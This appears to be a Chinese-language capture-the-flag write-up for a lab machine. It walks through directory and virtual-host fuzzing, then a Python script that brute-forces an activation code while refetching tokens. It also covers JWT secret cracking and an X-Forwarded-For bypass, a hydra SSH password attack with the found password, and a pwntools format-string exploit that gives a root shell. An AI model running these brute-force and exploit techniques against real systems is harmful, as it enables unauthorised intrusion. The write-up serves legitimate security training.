

Target Url	http://192.168.39.20
Threads	50
Wordlist	/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes	All Status Codes!
Timeout (secs)	7
User-Agent	feroxbuster/2.11.0
Config File	/etc/feroxbuster/ferox-config.toml
Extract Links	true

\$ Extensions	[php, html, txt, zip, bak, jpg]
☒ HTTP methods	[GET]
🔢 Recursion Depth	2
🌐 New Version Available	https://github.com/epi052/feroxbuster/releases/latest

☒ Press [ENTER] to use the Scan Management Menu™

```

200      GET      66l      261w      2653c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
404      GET      7l       12w      169c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
200      GET      1l       7w       41c http://192.168.39.20/pass.txt
200      GET     1108l     4806w     487485c http://192.168.39.20/qr.jpg
[#####] - 32s   210000/210000  0s      found:2      errors:0
[#####] - 31s   210000/210000 6687/s  http://192.168.39.20/

```

啥都没找到猜是要找子域名了，我记得靶机出题规定只能顶级域名好像只能为 dsz ，结果一开始小字典还没跑出来我还去试了一下 maze ，后来找了一圈回来换了个大字典就出来了

```
ffuf -u http://192.168.39.20/ -H "Host: FUZZ.dsz" -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -k -ac
```

```

~/Desktop/maze ffuf -u http://192.168.39.20/ -H "Host: FUZZ.dsz" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20
000.txt -k -ac

      /\_/\  /\_/\  /\_/\
     /  _  \ /  _  \ /  _  \
    /  _  \ /  _  \ /  _  \
   /  _  \ /  _  \ /  _  \
  /  _  \ /  _  \ /  _  \
 /  _  \ /  _  \ /  _  \
/  _  \ /  _  \ /  _  \

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.39.20/
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
:: Header      : Host: FUZZ.dsz
:: Follow redirects : false
:: Calibration  : true
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

token [Status: 200, Size: 1547, Words: 283, Lines: 28, Duration: 15ms]
:: Progress: [19966/19966] :: Job [1/1] :: 4444 req/sec :: Duration: [0:00:04] :: Errors: 0 ::

```

注册完用户，需要激活，但是一个token只能请求一次，发现是每次 GET 都会在一个隐藏标签返回token，那就让 ai 写个脚本爆破一下

```

import re
import sys
import time
import requests

BASE = "http://token.dsz"
USER_ID = 18

sess = requests.Session()
sess.headers.update({

```

```

    "User-Agent": "Mozilla/5.0",
    "Accept-Language": "zh-CN,zh;q=0.9",
})

def get_token():
    url = f"{BASE}/activate.php?id={USER_ID}"
    r = sess.get(url, timeout=10)
    r.raise_for_status()

    m = re.search(r'name="token"\s+value="([a-fA-F0-9]{32})"', r.text)
    if not m:
        print("[!] 没抓到 token, 返回前 1000 字符如下: ")
        print(r.text[:1000])
        return None

    return m.group(1)

def try_code(code):
    token = get_token()
    if not token:
        return False, "no_token", None

    data = {
        "id": str(USER_ID),
        "token": token,
        "code": code,
        "activate": ""
    }

    headers = {
        "Origin": BASE,
        "Referer": f"{BASE}/activate.php?id={USER_ID}",
        "Content-Type": "application/x-www-form-urlencoded",
    }

    r = sess.post(
        f"{BASE}/activate.php?id={USER_ID}",
        data=data,
        headers=headers,
        timeout=10,
        allow_redirects=True
    )
    r.raise_for_status()
    text = r.text

    if "Token 错误, 请刷新页面重试" in text:
        return False, "bad_token", token

    # 这里的“验证码错误”文案你可以再按真实页面补充
    if "激活码错误" in text or "验证码错误" in text or "无效激活码" in text:
        return False, "bad_code", token

    # 命中后的常见特征, 可自行补充

```

```

if "激活成功" in text or "success" in text.lower() or "欢迎" in text:
    return True, "success", token

# 没匹配到已知错误, 通常值得重点看
return True, "interesting", token

def main():
    for i in range(1000):
        code = f"{i:06}"
        try:
            ok, status, token = try_code(code)
            print(f"[*] code={code} status={status} token={token}")


            if ok:
                print(f"[+] 可能命中, code = {code}")
                # 再抓一次展示最后页面, 或直接退出
                break

        except KeyboardInterrupt:
            print("\n[!] 用户中断")
            sys.exit(0)
        except Exception as e:
            print(f"[!] code={code} 出错: {e}")
            time.sleep(1)

if __name__ == "__main__":
    main()


```

登录进来了, 发现需要管理员权限



发现登录的时候用的是 `auth_token`，爆破密钥，是 `6jlRvvpw04`。尝试把 `role` 改成 `administrator`，重新发包，发现变成了 `Access Denied`，即使我同时把 `user` 改成 `admin/administrator` 都不行

这里又花了点时间，最后还是ai提示我改 XFF



FUZZ 了一下，发现好像只能读 `/etc/passwd` `12138:x:1000:1000:To***21**:/home/12138:/bin/bash`

估计是和之前哪个靶机有点像，给的ssh密码，让ai生成了一个字典，前两个xx任意字母，半天没反应我想再试试前两个xx任意数字，没想到跑出来了，原来是 Todd

```
~/Desktop/maze vi sshpass.txt
~/Desktop/maze hydra -l 12138 -P sshpass.txt ssh://$IP -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ill
egal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-20 08:15:41
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 676 login tries (l:1/p:676), ~169 tries per task
[DATA] attacking ssh://192.168.39.20:22/

[STATUS] 80.00 tries/min, 80 tries in 00:01h, 596 to do in 00:08h, 4 active
[22][ssh] host: 192.168.39.20 login: 12138 password: Todd12138
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-20 08:16:57
```

很容易能发现有一个 `/mnt/flag/romantic_link_challenge/romantic_link`

拖下来反编译一下，发现输入 `666` 时，会调用 `debug_mode_func()`，这时候输入 `shell` 就能拿到 `rootshell`，但是这个函数会检查全局变量 `debug_mode` 是否为 `1`，问题就是我没法结束进程，然后以 `-debug` 参数启动

pwn这一块我确实不太会，丢给ai了，大概的思路就是用格式化字符串改全局变量把 `debug_mode` 覆盖掉

调了真的很久很久，上下文太长了gpt不记得最后还要输入一个 `shell` 了 QAQ

ssh端口转发

```
ssh -L 0.0.0.0:1314:localhost:1314 12138@$IP
```

payload

```
from pwn import *

context.arch = 'amd64'
context.log_level = 'debug'

HOST = '127.0.0.1'
PORT = 1314
DEBUG_MODE = 0x403d74

io = remote(HOST, PORT)

def menu(n):
    io.recvuntil('请选择 [1-5]: '.encode())
    io.sendline(str(n).encode())

# 1. 进入格式化字符串功能
menu(2)
io.recvuntil('心情: '.encode())

# 2. 写 debug_mode = 4
payload = b'AAAA%8$n' + p64(DEBUG_MODE)
print(f'payload len = {len(payload)}')
print(payload)

io.sendline(payload)

# 3. 把当前功能的输出全部读完, 直到菜单回来
out = io.recvuntil('请选择 [1-5]: '.encode())
print(out.decode('utf-8', errors='ignore'))

# 4. 触发隐藏功能
io.sendline(b'666')

# 5. 读出调试提示
dbg = io.recvuntil(b': ')
print(dbg.decode('utf-8', errors='ignore'))

# 6. 拿 shell
io.sendline(b'shell')

io.interactive()
```

